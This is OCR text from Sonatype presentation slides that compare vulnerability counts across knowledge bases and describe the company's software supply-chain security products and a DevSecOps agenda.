


Sonatype Proprietary

as reported in January 2024, icons are linked to original source

Vulnerabilities in Knowledge Bases

GitLab	25,324
GitHub	206,328
NVD	301,887
sonatype	NEW! 55,981,936




Sonatype Proprietary

as reported in January 2024 - icons link to original source

Sonatype Automates Software Supply Chains

Open Source Code / Source Code / Containerized Code / SBOMs



Nexus Firewall
Automatically detect and prevent malicious supply chain attacks.

Nexus Lifecycle
Continuously identify risk, enforce policy, and remediate vulns across entire SDLC.

Nexus Repository
Manage libraries, artifacts, and release candidates across SDLC.

- Complete and accurate inventory of all 1st and 3rd party components
- Generated with every build.

Sonatype Lift
Accurate and actionable feedback delivered during code review.

Advanced Legal Pack for Lifecycle
License obligation and attribution automation for devs and legal.

Nexus Container
Secure and protect containers from dev time to run-time.

Implementing Best Practices Throughout the SDLC

sonatype

Recap

sonatype

1

What we Know

Look at key regulations, trends in liability and Log4shell downloads

2

Taking Action

Explore potential impact and identify actions you can take today to protect your company and assets

3

DevSecOps Controls

sonatype